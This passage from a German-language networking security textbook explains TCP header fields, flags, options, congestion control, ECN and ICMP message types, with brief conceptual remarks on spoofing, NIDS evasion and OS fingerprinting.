Die TCP-Ports werden vom TCP-Protokoll verwendet, um Multiplexer-Funktionalität zur Verfügung zu stellen. Das TCP-Protokoll ist hiermit in der Lage, mehrere Anwendungen gleichzeitig zu unterstützen. Hierzu bindet sich eine Anwendung zunächst an einen Port. Anschließend kann das TCP-Protokoll dieser Anwendung spezifisch ihre Daten zukommen lassen.

Das TCP-Protokoll unterstützt 65.536 Ports von 0 bis 65.535. Die Zuordnung der Ports zu den Applikationen ist grundsätzlich willkürlich. Jedoch wurden von IANA einige Ports gewissen Diensten fest zugewiesen (s. UDP).

### Sequenznummer

TCP garantiert die Zustellung der zu übertragenden Daten. Damit die Kommunikationspartner diese Übertragung bestätigen und die Daten in der richtigen Reihenfolge zusammensetzen können, wird jedes übertragene Byte mit einer Sequenznummer versehen. Die Zuordnung der Daten und die Entscheidung über die Annahme der Daten erfolgt über diese Sequenznummer (s.u.). Die initiale Sequenznummer sollte für jede Verbindung zufällig ermittelt werden. Besteht die Möglichkeit, die Sequenznummer von einer zur nächsten Verbindung vorherzusehen, so kann dies für ge-

spoofte Angriffe auf das TCP-Protokoll genutzt werden (siehe auch Abschnitt B. 4, »Mitnick-Angriff«).

Die Sequenznummer ist eine 32-Bit-Zahl.

### Acknowledgementnummer

Wie bereits bei der Sequenznummer angesprochen, erhält jedes übertragene Byte eine eindeutige Sequenznummer. In dem Maße, in dem die Daten empfangen werden, übermittelt der Empfänger die Information an den Absender, dass er in der Lage ist, weitere Daten zu empfangen. Die Acknowledgementnummer enthält die Information, welches Byte als nächstes erwartet wird. Alle Bytes mit einer kleineren Sequenznummer wurden bereits empfangen.

Sendet der Absender vier Pakete mit den Bytes 1-100, 101-200, 201-300 und 301-400, so antwortet der Empfänger entsprechend mit einer Acknowledgmentnummer von 101, 201, 301 und 401. Geht das zweite Paket während der Übertragung verloren, so antwortet der Empfänger mit 101, 101, 101 und 101. Dies weist den Absender darauf hin, dass das zweite Paket erneut gesendet werden muss. Sendet der Absender anschließend das Paket 101-200 erneut, so bestätigt der Empfänger dies mit 401, da er die Daten 201-400 ebenfalls bereits erhalten hat.

Um dies noch zusätzlich zu optimieren, besteht die Möglichkeit, verzögerte oder selektive Bestätigungen des Empfangs zu versenden (s.u.).

### Header-Länge

Dieses vier Bits lange Feld gibt die Länge des Headers in Doppelworten an. Die Länge in Bytes lässt sich aus dem Wert dieses Feldes nach Multiplikation mit 4 ermitteln. Ein TCP-Header ist immer mindestens 20 Bytes lang. Dieses Feld trägt also mindestens die Zahl 5. Maximal kann ein TCP-Header 60 Bytes lang sein (15 mal 4). TCP definiert also nicht die Gesamtlänge des Paketes wie UDP, sondern nur die Länge des Headers. Die Gesamtlänge des Paketes lässt sich jedoch aus der Gesamtlänge des IP-Paketes minus der Länge des TCP-Headers ermitteln.

### Reservierte Bits

Hierbei handelt es sich um sechs Bits, die bis vor kurzem keine weitere Verwendung hatten. Diese Bits mussten daher bisher gelöscht sein. Viele Firewalls und Intrusion-Detection-Systeme lösen bei einer Verwendung dieser Bits einen Alarm aus. Viele Werkzeuge zur Erkennung von Betriebssystemen nutzen diese Bits, um entfernte Systeme zu untersuchen. Unterschiedliche Betriebssysteme reagieren meist unterschiedlich, wenn diese Bits gesetzt sind.

Seit einigen Jahren existieren jedoch Bemühungen, einige dieser Bits für die Explicit Congestion Notification (ECN) zu verwenden (RFC 3168). Hierbei handelt es sich um einen Mechanismus, bei dem die Kommunikationspartner eine Verstopfung des Internets im Vorfeld erkennen und die Übertragungsrate automatisch anpassen, um eine echte Verstopfung zu vermeiden.

Da ECN sowohl den IP als auch den TCP-Header betrifft, wird es in einem eigenen Abschnitt behandelt (Abschnitt »Explicit Congestion Notification« auf S. 744).

### TCP-Flags

Bei den TCP-Flags handelt es sich um sechs Bits. Diese Bits klassifizieren die übertragenen Daten. Es sind nur sehr wenige Kombinationen dieser Bits in einem gültigen Paket erlaubt. Sie haben die folgenden Funktionen:

- **URG.** Das URG-Bit (Urgent) wird verwendet, um der Gegenstelle mitzuteilen, dass das Paket wichtige Daten enthält, die sofort verarbeitet werden müssen. Um den Anteil der wichtigen Daten zu definieren, wird der Urgent-Zeiger verwendet (s.u.). Ist das URG-Bit nicht gesetzt, so ist der Wert des Zeigers zu ignorieren.
- **ACK.** Das ACK-Bit (Acknowledgment) wird verwendet, um den Empfang von Daten zu bestätigen. Jedes TCP-Segment einer Verbindung, außer dem ersten Segment und RST-Segmenten zum Abbruch einer Verbindung muss dieses Bit gesetzt haben.
- **PSH.** Das PSH-Bit (Push) kennzeichnet Segmente, die von der sendenden Anwendung »gedrückt« werden. Häufig müssen Anwendungen (z.B. telnet) nur sehr wenige Daten versenden. TCP würde zur Optimierung die Daten aber erst versenden, wenn ein komplettes Segment gefüllt wäre. Das PSH-Bit weist das TCP-Protokoll an, die Daten sofort zu versenden, da keine weiteren Daten in diesem Moment folgen.
- **RST.** Das RST-Bit (Reset) wird nur verwendet, wenn ein Fehler in einer Verbindung aufgetreten ist oder wenn der Wunsch eines Verbindungsaufbaus abgelehnt wird.
- **SYN.** Das SYN-Bit (Synchronize) wird verwendet, um die eigene Sequenznummer zur Synchronisation an den Kommunikationspartner zu übermitteln. Dies erfolgt während des TCP-Handshakes (s.o.). Das SYN-Bit darf nur in diesem Moment gesetzt werden.
- **FIN.** Das FIN-Bit (Finish) wird gesetzt, wenn eine Seite der Kommunikation diese beenden will. Wenn die Gegenseite ebenfalls in der Lage ist, die Verbindung zu beenden, so antwortet sie ebenfalls mit einem FIN-Paket. Ein Paket mit gesetzten FIN-Bits ist nur in einer zuvor aufgebauten Verbindung gültig.

Grundsätzlich müssen alle TCP-Pakete das ACK-Bit gesetzt haben. Lediglich zwei Ausnahmen sind erlaubt. Hierbei handelt es sich um das erste Paket einer TCP-Verbindung, in dem lediglich das SYN-Bit gesetzt ist, und ein RST-Paket, welches einen Fehler in einer TCP-Verbindung anzeigt und diese abbricht. Die weiteren Bits können in Kombinationen mit dem ACK-Bit vorkommen.

Kombinationen von SYN/FIN, SYN/RST oder RST/FIN sind jedoch nicht erlaubt. Network-Intrusion-Detection-Systeme ermitteln üblicherweise sämtliche Pakete mit fehlerhaften TCP-Flag-Kombinationen. Der *Unclean-Match* des Linux-Paketfilters Netfilter ist ebenfalls in der Lage, diese Kombinationen zu erkennen und sogar zu verwerfen (Achtung: Ältere Implementierungen von *Unclean* wiesen hier Fehler auf).

## Fenstergröße

Das TCP-Fenster (Receive Window) gibt die Größe des Empfangsspeichers des sendenden Systems an. Diese Angabe wird von der TCP-Flusskontrolle verwendet. Die Größe dieses Feldes ist 16 Bits. Damit kann das Fenster maximal 64 Kbit groß werden. Da dies für einige Netzwerke (z.B. Token Ring) nicht ausreicht, existiert zusätzlich die Möglichkeit, die Window Scale-Option zu verwenden. Hiermit können 30 Bits für die Angabe der Fenstergröße verwendet werden. Dies erlaubt Fenster bis zu 1 Gbyte Größe.

Wurden so viele Daten gesendet, dass dieses Empfangsfenster gefüllt ist, so muss der Sender zunächst auf eine Bestätigung dieser Daten warten, bevor weitere Daten gesendet werden dürfen.

## TCP-Prüfsumme

Dieses Feld speichert die TCP-Prüfsumme. Diese Prüfsumme erstreckt sich sowohl auf den Header als auch auf die Daten des TCP-Segments. Zusätzlich wird ein Pseudo-Header mit aufgenommen, der die IP-Adressen und das Protokoll (TCP, 6) enthält.

Die TCP-Prüfsumme ist 16 Bits lang und nicht optional. Der Absender muss die TCP-Prüfsumme berechnen und der Empfänger muss diese Prüfsumme kontrollieren. Wenn die Prüfsumme nicht gültig ist, wird das Paket verworfen. Der Absender erhält keinerlei Fehlermeldung.

Diese Eigenschaft wird sehr häufig verwendet, um Network-Intrusion-Detection-Systeme oder zustandsorientierte Paketfilter zu verwirren. Wenn diese Systeme versuchen, den Zustand der Verbindung zu überwachen, aber nicht die Prüfsumme testen, so besteht die Möglichkeit, weitere Pakete (z.B. RST-Pakete) einzuschleusen, die vom NIDS oder vom Paketfilter als gültige Pakete akzeptiert werden (und scheinbar die Verbindung abbrechen), aber vom echten Empfänger verworfen werden.

## Urgent-Zeiger

TCP ist in der Lage, bestimmte Teile der Nachricht als wichtig zu kennzeichnen. Hierzu wird das URG-Flag in den TCP-Flags gesetzt. Zusätzlich wird der Urgent-Zeiger gesetzt. Der Urgent-Zeiger (oder Pointer) zeigt auf das Ende der wichtigen Informationen im aktuellen Segment.

Pakete, die das URG-Bit gesetzt haben, müssen vom Empfänger sofort bearbeitet werden. Dieses Paket sollte Vorrang vor allen weiteren Paketen in der Empfangswarteschlange haben.

Wenn der Urgent-Zeiger gesetzt, jedoch das URG-Bit gelöscht ist, muss das Paket wie ein normales Paket behandelt werden.

## Optionen

Die bisher im TCP-Header spezifizierten Angaben genügen für eine erfolgreiche TCP-Verbindung. Jedoch werden häufig zusätzliche Optionen genutzt, um eine Anpassung der Eigenschaften zu ermöglichen.

TCP unterstützt die folgenden neun Optionen:

- **End of Option List.** Diese Option markiert das Ende der Optionen im TCP-Header. Die Option ist acht Bits lang und hat den Typ 0.
- **No Operation.** Diese Option wird verwendet, um Bereiche zwischen den TCP-Optionen aufzufüllen. Es ist sinnvoll, dass einige Optionen auf einer 32-Bit-Grenze beginnen. Dann wird der Bereich zwischen diesen Optionen mit NOP aufgefüllt. NOP ist acht Bits lang und Typ 1.
- **Maximum Segment Size.** Die Maximum Segment Size (MSS) wird von den Endpunkten verwendet, um die Gegenseite über ihre MTU (Maximum Transmission Unit) bzw. MRU (Maximum Receive Unit) zu informieren. Diese Funktion kann auch von Routern gesetzt werden. Netfilter besitzt zum Beispiel eine TCPMSS-Funktion. Dieser Austausch erfolgt lediglich bei der Synchronisation der Verbindung. Die MSS ist üblicherweise gleich der MTU minus 40 Bytes.

Es handelt sich um eine Option von 32 Bits Länge und Typ 2. Wird keine MSS angegeben, so verlangt RFC 1122, dass als MSS 536 (IP-Default-Größe 576 - Header 40) verwendet wird.

- **Window Scale.** Hiermit ist es möglich, größere Empfangsfenster anzugeben als die üblichen 64 Kbyte. Maximal sind Fenster in der Größenordnung von 1 Gbyte möglich. Diese Option von Typ 3 ist drei Bytes lang. Das dritte Byte definiert den Maßstab des im Header angegebenen Empfangsfensters. Die Window Scale-Option darf lediglich in den beiden ersten Paketen ausgetauscht werden. Ansonsten wird sie ignoriert.
- **Selective Acknowledgment Permitted.** Bevor selektive Bestätigungen erlaubt sind, müssen beide Endpunkte sich darauf einigen. Die Option *Selective Acknowledgment Permitted* vom Type 4 ist 16 Bits lang. Sie muss ebenfalls in den ersten beiden TCP-Segmenten ausgetauscht werden. Später wird sie ignoriert.
- **Selective Acknowledgment Data.** Hiermit besteht für den Empfänger die Möglichkeit, einen unterbrochenen Strom von Daten zu bestätigen. Normalerweise kann der Empfänger nur das letzte Byte eines ununterbrochenen Datenstromes bestätigen. Dass der Empfänger bereits weitere Pakete erhalten hat, kann er dem Absender nicht mitteilen. Mit dieser Option *Selective Acknowledgment Data* vom Typ 5 und einer variablen Länge ist der Empfänger in der Lage, exakt ein fehlendes Segment nachzufordern und die bereits empfangenen diskontinuierlichen Segmente dem Absender mitzuteilen.

Diese Option darf in jedem TCP-Segment verwendet werden.

- **Timestamp.** Die Option *Timestamp* vom Typ 8 erlaubt den beiden Endpunkten, die Latenzzeit kontinuierlich zu messen. Diese Option mit einer Länge von zehn Bytes enthält die Zeitstempel beider Endpunkte in jedem Paket.

Diese Option darf in jedem TCP-Segment verwendet werden.

### A.4.3 Fortgeschrittene Eigenschaften von TCP

#### Flusskontrolle

Wenn eine Anwendung unter Verwendung des TCP-Protokolls Daten versendet, so schreibt es die Daten in einen Sendepuffer. TCP wird in regelmäßigen Abständen die Daten dieses Sendepuffers in TCP-Segmenten versenden. Die Senderate wird hierbei ständig angepasst.

Ursprünglich wurde hierzu die Möglichkeit geschaffen, dass der Empfänger die Geschwindigkeit über sein Empfangsfenster (Receive Window Sizing) anpasst. Dazu übermittelt der Empfänger in jedem Paket die maximale Datenmenge, die er im Moment zu verarbeiten in der Lage ist. Der Sender darf nicht mehr Daten als die vorgeschriebene Menge übertragen. Anschließend muss der Sender zunächst auf eine Bestätigung des Empfangs und der Verarbeitung warten.

Das Empfangsschiebefenster (Sliding Receive Windows) erlaubt es dann dennoch dem Sender, einige weitere Pakete zu versenden, da der eine Bestätigung der bereits gesendeten Pakete in Kürze erwartet. Hierdurch ist ein wesentlich reibungsärmerer Austausch der Daten möglich.

Dies stellt jedoch eine rein vom Empfänger gesteuerte Flusskontrolle dar. Benötigt der Empfänger mehr Zeit zur Verarbeitung der Daten, so kann er sein Empfangsfenster verkleinern. Ist er in der Lage, die Daten schnell zu verarbeiten, so kann er es derartig vergrößern, dass die Geschwindigkeit nur noch durch das Netzwerk selbst gesteuert wird. Dies reicht jedoch nicht aus. Es ist auch eine durch den Sender gesteuerte Flusskontrolle sinnvoll.

Die vom Sender gesteuerte Flusskontrolle verwendet ein Congestion Window (Verstopfungsfenster), den langsamen Start (Slow Start) und die Verstopfungsvermeidung (Congestion Avoidance).

Lediglich der Sender ist in der Lage, Verstopfungen zu erkennen. Hierzu existieren drei Möglichkeiten:

1. Der Sender erhält eine ICMP Source-Quench-Meldung eines Routers. Dies zeigt an, dass der Router nicht in der Lage ist, die Pakete schnell genug zu verarbeiten.
2. Der Sender erhält mehrfache Acknowledgements mit identischer Acknowledgementnummer. Man bezeichnet diese auch als doppelte Acknowledgements. Der Empfänger sendet ein Acknowledgement, wenn er ein weiteres Paket erhält. Wenn ihm jedoch ein Paket fehlt, so weisen alle diese Pakete dieselbe Acknowledgementnummer auf. Die Acknowledgementnummer zeigt das nächste vom

Empfänger erwartete Datenbyte an! Daher sind für den Sender doppelte Acknowledgements ein Hinweis, dass wahrscheinlich ein Paket zwischendurch verloren gegangen ist.

3. Der Sender erhält kein Acknowledgement innerhalb einer bestimmten Zeit (Acknowledgement Timer). Dies weist ebenfalls auf verloren gegangene Pakete hin.

Wenn nun der Sender weiterhin die Pakete mit gleicher Geschwindigkeit sendet, wird die Verstopfung bestehen bleiben und möglicherweise schlimmer werden. Es ist also erforderlich, dass der Sender reagiert und die Rate senkt, um die Verstopfung zu beheben und schließlich den alten Paketdurchsatz wieder zu erreichen.

Hierzu wird ein Congestion Window verwendet. Dieses definiert, wie viele Daten der Sender ohne eine Bestätigung der Gegenseite versenden darf. Zu Beginn weist dieses Fenster die gleiche Größe auf wie das Empfangsfenster (Receive Window). Dieses Fenster wird nun in Abhängigkeit von der Verstopfung reduziert.

- Wurden mehr als drei doppelte Acknowledgements erkannt, so wird das Congestion Window halbiert. Anschließend wird die Congestion Avoidance aktiviert. Diese vergrößert das Fenster wieder in sehr kleinen Schritten.
- Wurde eine Source-Quench-Meldung erhalten oder fehlen Acknowledgements, so wird das Fenster so stark reduziert, dass jeweils nur ein Segment gesendet werden kann. Anschließend wird der Slow Start aktiviert.

Der Slow Start vergrößert das Congestion Window exponentiell. Würde das Congestion Window sofort wieder auf den Ausgangswert reinitialisiert, so würde die Verstopfung sofort wieder auftreten. Beim Slow Start wird das Congestion Window **für jedes** bestätigte Segment um **ein** weiteres Segment vergrößert. Diese Technik wird verwendet, wenn eine neue Verbindung aufgebaut wird und eine Verstopfung aufgetreten ist. Im Falle einer Verstopfung wird jedoch beim Erreichen des halbmaximalen Congestion Windows auf Congestion Avoidance umgeschaltet.

Congestion Avoidance stellt eine langsamere vorsichtiger Methode zur Vergrößerung des Congestion Windows dar. Wurden **alle** Pakete, die innerhalb eines Congestion Windows versandt wurden, bestätigt, so wird das Congestion Window um **ein** Segment vergrößert.

### Zuverlässigkeit

Die Zuverlässigkeit ist eine der wichtigsten Eigenschaften des TCP-Protokolls. Daher soll hier kurz beschrieben werden, welche Mechanismen von TCP verwendet werden, um dies effizient garantieren zu können.

RFC 793 verlangt, dass TCP in der Lage ist, Daten, die beschädigt, verloren, dupliziert oder in falscher Reihenfolge übermittelt wurden, so zu handhaben, dass dies transparent für die Anwendung erfolgt. Um dies Ziel zu erreichen, verwendet TCP Prüfsummen, Sequenznummern, Acknowledgementnummern und Zeitgeber.

Die TCP-Prüfsummen ähneln den UDP-Prüfsummen. Im Gegensatz zu UDP sind sie bei TCP jedoch obligatorisch. Hierbei werden zusätzlich zum TCP-Header und zu Daten die IP-Adressen und das IP-Protokoll zur Ermittlung der Prüfsumme verwendet. Diese Prüfsumme garantiert die fehlerfreie Übertragung der Daten.

Die Sequenznummern ermöglichen es dem Empfänger, die Daten in der richtigen Reihenfolge zu verarbeiten, auch wenn die Daten möglicherweise in einer anderen Reihenfolge erhalten wurden. Jedes übertragene Byte besitzt seine eigene eindeutige Sequenznummer. Diese Sequenznummern erlauben auch die Erkennung duplizierter Informationen, da diese identische Sequenznummern aufweisen. Um eine Störung durch veraltete Pakete beim Empfang zu vermeiden, sollte der Empfänger nur Pakete mit Sequenznummern verarbeiten, die seinem Empfangsfenster (Receive Window) entsprechen.

Die Acknowledgementnummern erlauben es dem Absender, den korrekten Empfang der gesendeten Daten zu prüfen. Der Empfänger bestätigt den Empfang der Daten und bestätigt, dass er in der Lage ist, weitere Daten zu verarbeiten. Wurden gesendete Daten nicht mit der entsprechenden Acknowledgementnummer bestätigt, so werden diese Daten nach Ablauf des entsprechenden Zeitgebers erneut versendet.

Da häufig nur wenige Pakete verloren gehen, wurde mit dem RFC 1072 die Möglichkeit geschaffen, selektive Bestätigungen (Selective Acknowledgements) zu versenden. Meist hat der Empfänger bereits zehn Segmente erhalten, jedoch fehlt das erste Segment. Ein klassisches Verhalten des Empfängers, bei dem dieser mehrfach nur dieselbe Acknowledgementnummer versendet, führt häufig dazu, dass sämtliche Pakete erneut versendet werden. Dies ist jedoch nicht erforderlich und beeinträchtigt die Bandbreite. Die Selective Acknowledgements erlauben es mithilfe der TCP-Option *Selective Acknowledgement*, trotz doppelter Acknowledgementnummern weitere Segmente selektiv zu bestätigen.

Wenn der Datendurchsatz sehr hoch ist, ist es sinnvoller, nicht jedes Paket zu bestätigen, sondern die Bestätigung verzögert zu versenden (Delayed Acknowledgements). Hierbei wird nur der Empfang jedes zweiten oder dritten Paketes bestätigt. Dies stellt kein Problem dar, da ein Acknowledgement bedeutet, dass alle Daten bis zu dieser Acknowledgementnummer empfangen wurden.

## A.5 Explicit Congestion Notification

TCP ist in der Lage, bereits sehr gut mit einer Netzwerkverstopfung umzugehen und trotz Verstopfung die Datenübertragung zuverlässig zu garantieren. Jedoch kann es weiterhin zu einer Verstopfung und damit auch zu einer Verzögerung der Übertragung kommen. Die Explicit Congestion Notification (ECN) versucht nun, dies zu verhindern, indem die Kommunikationspartner bereits vor dem Auftreten der Verstopfung gewarnt werden und dem Entstehen entgegenwirken können.

Die Erweiterung des IP-Protokolls um die Explicit Congestion Notification wird in RFC 3168 beschrieben. Linux ist eines der ersten Betriebssysteme, die dieses RFC umgesetzt haben. Es beschreibt die notwendigen Modifikationen des IP- und des TCP-Protokolls zur Umsetzung von ECN.

Die bisher besprochenen Verfahren des TCP-Protokolls zur Vermeidung einer Netzwerkverstopfung gehen davon aus, dass es sich beim Netzwerk um eine Black Box handelt. Das Netzwerk selbst ist nicht in der Lage, eine Verstopfung anzuzeigen. Die Verstopfung zeichnet sich dadurch aus, dass keine Pakete mehr transportiert werden.

Moderne Netzwerke und ihre Komponenten sind jedoch wesentlich intelligenter und sehr wohl in der Lage, eine Verstopfung bereits in ihrem Entstehen zu erkennen. Ein Router ist bei aktiver Verwaltung (Random Early Detection, RED) seiner Warteschlangen in der Lage, eine Verstopfung zu erkennen, bevor die Warteschlange überläuft und der Router die Pakete verwerfen muss. Er ist in der Lage, diese Informationen an die Endpunkte einer Kommunikation zu übermitteln, wenn die Protokolle dies vorsehen und verstehen. Dies erfolgt durch die Angabe *Congestion Experienced* (CE).

Damit dies möglich ist, müssen das IP-Protokoll und das Transport-Protokoll (TCP) dies auch unterstützen. Hierzu werden im IP-Header ein ECN-Feld und in dem TCP-Header zwei neue ECN-Flags definiert. Diese Definition erlaubt eine fließende Migration, da diese Felder von Systemen, die nicht ECN-fähig sind, ignoriert werden. Leider werden Pakete, die diese Felder verwenden, von vielen Firewalls und Network-Intrusion-Detection-Systemen noch als gefährlich eingestuft.

Das ECN-Feld im IP-Header ist zwei Bits lang. Ist dieses Feld gelöscht, so ist der Absender des Paketes nicht ECN-fähig. Tragen die beiden Bits den Wert 01 oder 10, so ist der Absender des Paketes ECN-fähig. Trägt dieses Feld den Wert 11, so hat ein Router dies gesetzt, da er eine Congestion bemerkt hat: Congestion Experienced. Das ECN-Feld entspricht den bisher ungenutzten Bits 6 und 7 des Type-Of-Service-Feldes. Die ehemalige Verwendung des Type-Of-Service-Feldes wird nun durch die Differentiated Services ersetzt. Diese nutzen die Bits 0 bis 5 dieses Feldes.

Erhält ein Endpunkt ein Paket, bei dem *Congestion Experienced* (CE) gesetzt ist, so muss dieser Endpunkt sich so verhalten, als ob das Paket verloren gegangen wäre. Im Falle von TCP muss das TCP-Protokoll das Congestion Window halbieren.

ECN benötigt eine Unterstützung durch das Transport-Protokoll. Dieses muss zunächst die ECN-Fähigkeit der Endpunkte aushandeln. Anschließend sollten die Endpunkte jeweils Informationen über CE-Pakete austauschen.

Insgesamt sind drei Funktionalitäten für ECN in TCP erforderlich. Hierbei handelt es sich um die Aushandlung der ECN-Fähigkeit zwischen den beiden Endpunkten. Zusätzlich ist ein ECN-Echo erforderlich, mit dem der Empfänger eines CE-Paketes dem Absender diese Tatsache mitteilt, und ein Congestion Window Reduced-

(CWR-)Flag, mit dem der Absender dem Empfänger mitteilt, dass das Congestion Window reduziert wurde.

Diese Fähigkeiten werden in TCP mit zwei neuen Flags realisiert. Hierbei handelt es sich um zwei bisher reservierte Bits im TCP-Header. Das Bit 9 der Bytes 13 und 14 im TCP-Header ist das ECN-Echo-Bit (ECE). Das CWR-Bit ist das Bit 8 im TCP-Header. Abbildung A.7 zeigt den veränderten Header.

Header Länge 4 Bit	Reserviert 4 Bit	C W R	E C E	U R G	A C K	P S H	R S T	S Y N	F I N
--------------------------	---------------------	-------------	-------------	-------------	-------------	-------------	-------------	-------------	-------------

Abbildung A.7 ECN-Header

Während des Verbindungsaufbaus sendet ein ECN-fähiger Rechner nun ein TCP-SYN-Paket, bei dem das ECE- und das CWR-Bit gesetzt sind. Ein ECN-fähiger Rechner kann dies mit einem TCP-SYN/ACK-Paket, bei dem das ECE-Bit gesetzt und das CWR-Bit gelöscht ist, beantworten. Anschließend kann ECN genutzt werden.

Weitere Informationen befinden sich im RFC 3168. Für die Intrusion Detection ist nun wichtig, zu erkennen, dass derartige Pakete nicht grundsätzlich als fehlerhaft und gefährlich einzustufen sind. Wenn die gesamte TCP-Kommunikation überwacht wird, lässt sich während des Verbindungsaufbaus der Austausch der ECN-Informationen überwachen.

Der Linux-Kernel bietet die Möglichkeit, die ECN-Funktionalität ein- oder abzuschalten. Um die Funktionalität einzuschalten, genügt:

```
# sysctl -w net.ipv4.tcp_ecn=1
```

Das Abschalten erfolgt über die Zuweisung einer 0.

## A.6 ICMP

IP ist ein Protokoll, welches die Zustellung des Paketes nicht garantiert. Dies ist die Aufgabe der höheren Protokolle. Diese müssen bei Verlust eines Paketes dies bemerken und das Paket erneut senden. Jedoch können Situationen auftreten, in denen kein Paket zum Ziel übertragen wird. In diesem Fall sollte der Absender informiert werden, um dauernde Neuübertragungen zu vermeiden oder um die Pakete modifiziert zu versenden. Es ist die Aufgabe des Internet Control Message Protocol (ICMP, RFC 792, STD 5), diese Informationen zu übertragen.

**Achtung:**

ICMP kann eingesetzt werden, um das Betriebssystem eines Rechners zu bestimmen. Ofir Arkin und Fyodor Yarochkin haben das Werkzeug *X* entwickelt, welches mit einigen wenigen ICMP-Paketen und den Antworten ermitteln kann, mit welchem Betriebssystem es sich gerade unterhält. Das Werkzeug und Whitepapers sind verfügbar unter <http://www.sys-security.com/html/projects/X.html>.

ICMP ist das IP-Protokoll Nummer Eins. Es wird in einem IP-Datagramm übertragen. Der ICMP-Header besteht aus dem acht Bits langen ICMP Type-Feld, dem acht Bits langen ICMP Code-Feld und einer 16 Bits langen Prüfsumme. Anschließend können Daten in Abhängigkeit von Typ und Code angehängt werden.

Die folgenden ICMP-Typen und -Codes sind definiert:

Nachricht	Type	Code
Echo reply	0	0
Destination unreachable	3	
Network unreachable	3	0
Host unreachable	3	1
Protocol unreachable	3	2
Port unreachable	3	3
Fragmentation needed but DF set	3	4
Source route failed	3	5
Destination network unknown	3	6
Destination host unknown	3	7
Source host isolated (obsolete)	3	8
Destination network admin. prohibited	3	9
Destination host admin prohibited	3	10
Network unreachable for TOS	3	11
Host unreachable for TOS	3	12
Communication admin prohibited	3	13
Host precedence violation	3	14
Precedence cutoff in effect	3	15
Source quench	4	0
Redirect	5	
Redirect for network	5	0
Redirect for host	5	1
Redirect for TOS and network	5	2
Redirect for TOS and host	5	3
Echo request	8	0
Router advertisement	9	0
Router solicitation	10	0
Time exceeded	11	
Time exceeded during transit	11	0
Time exceeded during reassembly	11	1

Parameter problem	12	
IP header bad	12	0
Required option missing	12	1
Timestamp request	13	0
Timestamp reply	14	0
Information request (obsolete)	15	0
Information reply (obsolete)	16	0
Address mask request	17	0
Address mask reply	18	0

Die wichtigsten dieser Nachrichten sollen im Weiteren erläutert werden.

### A.6.1 Destination Unreachable

Destination Unreachable ist eine der wichtigsten ICMP-Nachrichten. Sie wird verwendet, um dem Absender mitzuteilen, dass der Empfänger nicht erreichbar ist. Diese Nachricht verwendet verschiedene Subtypen, die über den ICMP-Code unterschieden werden.

Die häufigsten Subtypen sind: Network Unreachable, Host Unreachable und Port Unreachable. Die Nachricht Network Unreachable wird versendet, wenn ein Router keine Route für das Zielnetzwerk kennt. Die Nachricht Host Unreachable wird vom letzten Router versendet, wenn er den Zielrechner nicht erreichen kann (z.B. weil er ausgestellt ist). Port Unreachable wird vom Zielrechner verwendet, wenn das Paket versucht, einen nicht existenten UDP-Dienst auf dem Zielrechner anzusprechen. Handelt es sich um einen TCP-Dienst, so versendet der Zielrechner ein TCP Reset-Paket (siehe TCP).

Firewalls in Form eines Paketfilters verwenden ebenfalls häufig diese Meldungen, um einen Zugriff auf bestimmte Rechner und Dienste abzulehnen. Einfache Paketfilter können so auch erkannt werden, da sie häufig TCP-Anfragen mit einem ICMP-Port Unreachable beantworten. Das Zielsystem hätte ein TCP Reset geschickt.

Die Meldung *Fragmentation Needed but DF Bit set* wird verwendet, wenn ein Router das Paket nicht weitersenden kann, da es für das nächste Netzwerk zu groß ist. Zusätzlich wird dann die MTU des nächsten Netzwerkes mit der Fehlermeldung übertragen. Diese Fehlermeldung wird von der Path Maximum Transmission Unit Discovery (Path MTU Discovery) eingesetzt. Hierbei versucht das Betriebssystem eine Fragmentierung der Pakete zu vermeiden, indem es zunächst die MTU für den gesamten Pfad ermittelt. Anschließende Pakete werden dann mit dieser PMTU versandt.

Damit der Empfänger der Fehlermeldung Destination Unreachable erfährt, auf welches Paket sich diese bezieht, enthält diese den IP-Header des originalen Paketes mit den ersten acht folgenden Bytes des Paketes. Dies erlaubt eine eindeutige Zuordnung des Paketes durch den Empfänger.

**Achtung:**

Viele Paketfilter erlauben die Definition einer Network Address Translation. Das bedeutet, dass die Adressen der Pakete im IP-Header modifiziert werden. Einige Paketfilter kontrollieren jedoch nicht die IP-Adressen, die im IP-Header enthalten sind, der in der ICMP-Meldung eingebettet ist. So können private IP-Adressen nach außen gelangen!

## A.6.2 Source Quench

Dies ist eine sehr einfache Fehlermeldung. Mit ihr teilt der Absender mit, dass er die Pakete nicht schnell genug verarbeiten kann und einige Pakete verwerfen muss. Diese Meldung wurde früher auch von Routern versendet. Diese verwenden jedoch heutzutage modernere Quality-of-Service-Funktionen. Source-Quench-Meldungen tauchen daher nur noch recht selten auf.

**Achtung:**

Source-Quench-Meldungen können für einen Denial-of-Service-Angriff genutzt werden, wenn sie geeignet gespoofed werden.

## A.6.3 Time Exceeded

Die Time Exceeded-Meldungen werden in erster Linie heute vom Werkzeug *traceroute* verursacht. Dieses Werkzeug versendet Pakete mit steigendem Time To Live (TTL-)Wert an den Empfänger. Die Router, über die die Pakete zum Ziel transportiert werden, werden die entsprechenden Pakete verwerfen und Fehlermeldungen mit ihrer Absender-IP-Adresse zurücksenden. So kann der Weg des Paketes rekonstruiert werden.

Es existieren zwei wesentliche Varianten dieses Programmes Traceroute: *traceroute* (UNIX) und *tracert.exe* (Microsoft Windows). Diese Programme versenden unterschiedliche Pakete. *tracert.exe* versendet jeweils drei Echo-Request-Pakete an die Ziel-IP-Adresse mit identischer TTL und inkrementiert dann den TTL-Wert. Die Rücklaufzeit der Pakete wird gemessen und angezeigt. Das UNIX-Programm *traceroute* versendet UDP-Pakete an die Ports 33434 ff. Hierbei werden ebenfalls immer

drei Pakete mit identischer TTL an einen Port gesendet. Jedes Mal, wenn das Programm die TTL inkrementiert, wird auch der Port inkrementiert.

#### A.6.4 Redirect

Die Redirect-Nachrichten werden von einem Router versendet, der den Absender eines Paketes über einen kürzeren Pfad informieren möchte. Router können ihre Routing-Tabellen dynamisch untereinander mit dem Routing Information Protocol (RIP) austauschen. Hierdurch kennt ein Router alle weiteren Router und sämtliche möglichen Routen. Erhält ein Router nun ein Paket und stellt fest, dass sich in demselben Netzwerk ein weiterer besser geeigneter Router befindet, so übermittelt er diese Information an den Client. Der speichert die Information in seinem Routing-Cache ab und wird das nächste Paket direkt an diesen geeigneteren Router versenden. Der Routing-Cache kann unter Linux mit dem Befehl `route -Cn` betrachtet werden.



##### Achtung:

